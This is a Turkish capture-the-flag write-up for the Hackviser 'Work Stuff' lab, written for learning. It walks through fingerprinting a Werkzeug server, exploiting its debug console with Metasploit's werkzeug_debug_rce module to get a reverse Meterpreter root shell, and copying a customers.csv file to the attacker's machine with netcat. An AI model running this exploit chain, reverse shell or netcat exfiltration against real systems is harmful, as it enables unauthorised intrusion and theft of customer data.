WORK STUFF WRİTE-UP

Merhaba arkadaşlar. Bugün sizlerle Hackviser platformunda bulunan Work Stuff adlı Warmup' ını yazacağım.

SORU 1: 80 portunda çalışan WSGI web uygulama kütüphanesi nedir?


Bu sorunun cevabını bulabilmek için "whatweb" toolunu kullanalım.

```
└─# whatweb 172.20.37.36
http://172.20.37.36 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@altowebservices.com], HTML5, HTTPServer[We
rkzeug/1.0.1 Python/3.9.2], IP[172.20.37.36], JQuery[3.4.1], Python[3.9.2], Script, Title[Alto Web Services], Werkzeug[
1.0.1], X-UA-Compatible[IE=edge]
```

Cevap: **werkzeug**

SORU 2: Hata ayıklama modu etkinse hangi dizine erişilebilir?

Dizin taraması yaptıktan sonra /console dizini olduğunu buldum.



Cevap: **Console**

SORU 3: Hangi CLI aracı Exploit DB'de exploitleri arayabilir?

Searchsploit aracı bunun için kullanılan bir Linux tooludur.

SORU 4: Exploitler, payloadlar ve çeşitli tarama komut dosyaları ile zengin bir içerik sunan CLI aracının adı nedir?

Metasploitable Framework bunun için kullanılan programdır. Bu programı çalıştırmak için de **msfconsole** komutunu çalıştırmamız yeterlidir.

SORU 5: Werkzeug ile ilgili bulunan exploitin açıklanma tarihi nedir?

Bu sorunun cevabı için msfconsole komutu ile Metasploitable Framework'e bağlanıyoruz. Daha sonra search werkzeug yazarak araştırıyoruz.

```
msf6 > search werkzeug

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  auxiliary/analyze/crack_webapps            .                normal     No     Password Cracker: Webapps
   1    \_ action: hashcat                       .                .          .      Use Hashcat
   2    \_ action: john                          .                .          .      Use John the Ripper
   3  exploit/multi/http/werkzeug_debug_rce      2015-06-28       excellent  Yes    Werkzeug Debug Shell Command Execution
```

Burada 3.adımda command injection'u seçiyoruz. Use 3 komutu ile seçiyoruz. Daha sonra info diyerek bu açık ile ilgili bilgilere ulaşıyoruz.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > info

       Name: Werkzeug Debug Shell Command Execution
     Module: exploit/multi/http/werkzeug_debug_rce
   Platform: Python
       Arch: python
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
 Disclosed: 2015-06-28
```

Burada cevap: **2015-06-28**

SORU 6: Bir exploitin gerçekten çalışmadan önce çalışıp çalışmayacağını kontrol etmek için msfconsole komutu nedir?

Bu komut "**check**" komutudur.

SORU 7: Hangi dosyada müşteriler ile ilgili bilgiler vardır?

Bu sorunun cevabı için artık bağlantı kurmamız gerekiyor. Show options diyerek bizden istediklerine bakıyoruz.

```
   Name       Current Setting  Required  De
   ----       ---------------  --------  --
   Proxies                     no        A
   RHOSTS                      yes       Th
                                         si
   RPORT      80               yes       Th
   SSL        false            no        Ne
   TARGETURI  /console         yes       UR
   VHOST                       no        HT
```

RHOSTS'a hedef IP adresini giriyoruz. (set RHOSTS 172.20.37.36)

Daha sonra LHOST kontrol ediyoruz bu da bizim IP adresimiz. Her şey hazır olunca check yapıp kontrol ediyoruz.

Ufak bir sorun olduğu için makineyi sıfırladım yeni ip adresi aldım ve işlemleri tekrardan yaptım.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > check
[*] 172.20.37.154:80 - The target appears to be vulnerable.
```

Her şey hazır şimdi run diyerek başlatalım.

```
msf6 exploit(multi/http/werkzeug_debug_rce) > run

[*] Started reverse TCP handler on 10.8.4.9:4444
[*] Sending stage (24772 bytes) to 172.20.37.154
[*] Meterpreter session 1 opened (10.8.4.9:4444 → 172.2

meterpreter > ls
```

Bağlantı başarılı Shell diyerek alalım.

"python3 -c 'import pty; pty.spawn("/bin/bash")'" bu komut ile terminali düzenli hale getiriyoruz.

```
root@debian:/#
```

Evet şimdi soruya dönelim. İçeriyi kurcalayalım.

Direkt root olduğumuz için root klasörü içine gidip dizini araştıralım.

```
root@debian:/root/alto/uploads# ls
ls
customers.csv
root@debian:/root/alto/uploads#
```

Cevap: **customers.csv**

SORU 8: Ayın en iyi müşterisinin e-posta adresi nedir?

Cat customers.csv yazdığımızda çok kalabalık görünüyor. Bu yüzden bu dosyayı kendi terminalimize indirelim. Bunun için ilk başta “python –m http.server 1234” kodunu denedim. Ama hedefimizin terminali python modülü çalıştırmaya izin vermedi. Şimdi ilk adımımızı şöyle deniyoruz.

```
root@debian:/root/alto/uploads# nc -l -p 4444 < customers.csv
nc -l -p 4444 < customers.csv
```

Burada bu komut ile customers.csv dosyasını hedef IP’de açığa bıraktık.

nc -l -p 12345 < /path/to/customers.csv

```
┌──(root㉿kali)-[/tmp]
└─# nc 172.20.37.154 4444 > customers.csv
```

Daha sonra kendi terminalimizde bunu çalıştırıyoruz.

nc remote_host 12345 > /local/destination/path/customers.csv

Şimdi bağlantıları kesiyoruz ve kendi terminalimizde customers.csv dosyamızı buluyoruz.

```
┌──(root㉿kali)-[/tmp]
└─# grep best customers.csv
Christine Nolan;nolan.christine@protonmail.net;0845 46 44;United Kingdom;728-538 Ligula. St.;16.04.1996;38260,01;best c
ustomer of the month
```

Dosya başarılı bir şekilde indirildikten sonra best(İngilizce de en iyi demek)

Aratınca cevabımıza ulaşmış olduk.

Cevap: **nolan.christine@protonmail.net**